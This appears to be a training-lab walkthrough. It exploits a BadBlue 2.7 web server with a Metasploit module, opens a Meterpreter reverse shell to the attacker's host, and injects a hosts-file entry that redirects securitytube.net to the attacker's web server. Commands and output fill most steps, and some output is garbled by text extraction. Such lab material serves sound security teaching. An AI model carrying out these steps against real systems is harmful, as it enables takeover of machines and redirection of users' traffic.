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Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking target IP address.

Note: The target IP address is stored in the "target" file.

Command: cat /root/Desktop/target

root@attackdefense:~# cat /root/Desktop/target Target IP Address : 10.0.24.82 root@attackdefense:~#

Step 2: Run a Nmap scan against the target IP.

Command: nmap 10.0.24.82

```
root@attackdefense:~# nmap 10.0.24.82
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-18 12:11 IST
Nmap scan report for 10.0.24.82
Host is up (0.057s latency).
Not shown: 995 closed ports
P0RT
        STATE SERVICE
80/tcp
        open http
135/tcp open
              msrpc
139/tcp open
              netbios-ssn
445/tcp open microsoft-ds
3389/tcp open
              ms-wbt-server
Nmap done: 1 IP address (1 host up) scanned in 2.76 seconds
root@attackdefense:~#
```

Step 3: We have discovered that multiple ports are open. We will run nmap again to determine version information on port 80.

Command: nmap -sV -p 80 10.0.24.82

```
root@attackdefense:~# nmap -sV -p 80 10.0.24.82
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-18 12:12 IST
Nmap scan report for 10.0.24.82
Host is up (0.057s latency).

PORT STATE SERVICE VERSION
80/tcp open http BadBlue httpd 2.7
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 7.65 seconds
root@attackdefense:~# ■
```

Step 4: We will search the exploit module for badblue 2.7 using searchsploit.

Command: searchsploit badblue 2.7

Step 5: There is a Metasploit module for badblue server. We will use the Metasploit module to exploit the target.

Commands:

msfconsole -q use exploit/windows/http/badblue_passthru set RHOSTS 10.0.24.82 exploit

Papers: No Results

root@attackdefense:~#

```
root@attackdefense:~# msfconsole -q
msf6 > use exploit/windows/http/badblue_passthru
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/badblue_passthru) > set RHOSTS 10.0.24.82
RHOSTS => 10.0.24.82
msf6 exploit(windows/http/badblue_passthru) > exploit

[*] Started reverse TCP handler on 10.10.15.2:4444
[*] Trying target BadBlue EE 2.7 Universal...
[*] Sending stage (175174 bytes) to 10.0.24.82
[*] Meterpreter session 1 opened (10.10.15.2:4444 -> 10.0.24.82:49940) at
meterpreter >
```

We have successfully exploited a badblue server.

Step 6: Migrate current process into explorer.exe



Command: migrate -N explorer.exe

We want to redirect a target user when he visits a specific site i.e securitytube.net or pentesteracademy.com.

There is a metasploit module for host inject "This module allows the attacker to insert a new entry into the target system's hosts file."

Source: https://www.rapid7.com/db/modules/post/windows/manage/inject_host/

We will redirect **securitytube.net** to the attacker's machine server.

Step 7: Check attacker's machine IP address in a new terminal

Commands: ip addr

```
root@attackdefense:~# ip addr
4609: ethl@if4610: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:0a:0f:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.10.15.2/24 brd 10.10.15.255 scope global ethl
        valid_lft forever preferred_lft forever
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
        link/loopback 00:00:00:00:00 brd 00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
2: ip_vti0@NONE: <NOARP> mtu 1480 qdisc noop state DOWN group default qlen 1000
        link/ipip 0.0.0 brd 0.0.0
4607: eth0@if4608: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
        link/ether 02:42:0a:01:01:04 brd ff:ff:ff:ff:ff link-netnsid 0
        inet 10.1.1.4/24 brd 10.1.1.255 scope global eth0
        valid_lft forever preferred_lft forever
root@attackdefense:~#
```

The attacker's machine IP address is "10.10.15.2"

Step 8: Start attacker machine IP address.

Commands: /etc/init.d/apache2 start

```
root@attackdefense:~# /etc/init.d/apache2 start
Starting Apache httpd web server: apache2.
root@attackdefense:~#
```

Step 9: Background the meterpreter session and run host_inject post exploit module.


Commands: background use post/windows/manage/inject_host set DOMAIN securitytube.net set IP 10.10.15.2 set SESSION 1 exploit

```
meterpreter > background
    Backgrounding session 1...
                                    assthru) > use post/windows/manage/inject_host
msf6 exploit(wind
                             ect_host) > set DOMAIN securitytube.net
msf6 post(wi
DOMAIN => securitytube.net
msf6 post(window
                          .nject host) > set IP 10.10.15.2
IP => 10.10.15.2
                       ge/inject_host) > set SESSION 1
msf6 post(windo
SESSION => 1
             dows/manage/inject_host) > exploit
msf6 post(wi
    Inserting hosts file entry pointing securitytube.net to 10.10.15.2..
+ Done!
    Post module execution completed
msf6 post(win
```

We have successfully added an entry pointing securitytube.net to IP address (attacker machine) 10.10.15.2. When a user visits securitytube.net it will be redirected to "10.10.15.2" IP address.

Switch to Target Machine.

Step 10: Run firefox browser and access securitytube.net website.





We can notice that the user has accessed the attacker's machine web page.

Step 11: Run powershell.exe prompt and ping securitytube.net

Command: ping securitytube.net

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> ping securitytube.net

Pinging securitytube.net [10.10.15.2] with 32 bytes of data:
Reply from 10.10.15.2: bytes=32 time=55ms TTL=62
Reply from 10.10.15.2: bytes=32 time=55ms TTL=62
Reply from 10.10.15.2: bytes=32 time=55ms TTL=62
Reply from 10.10.15.2: bytes=32 time=57ms TTL=62
Reply from 10.10.15.2: bytes=32 time=57ms TTL=62

Ping statistics for 10.10.15.2:

Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:

Minimum = 55ms, Maximum = 57ms, Average = 55ms
PS C:\Users\Administrator> _____
```

We can notice that the ping request is also getting redirected to the attacker machine's IP address because we have modified the host file using the metasploit post exploit module.

References

- 1. BadBlue 2.72b Multiple Vulnerabilities (https://www.exploit-db.com/exploits/4715)
- 2. Metasploit Module (https://www.rapid7.com/db/modules/exploit/windows/http/badblue_passthru)
- Windows Manage Hosts File Injection
 (https://www.rapid7.com/db/modules/post/windows/manage/inject_host/)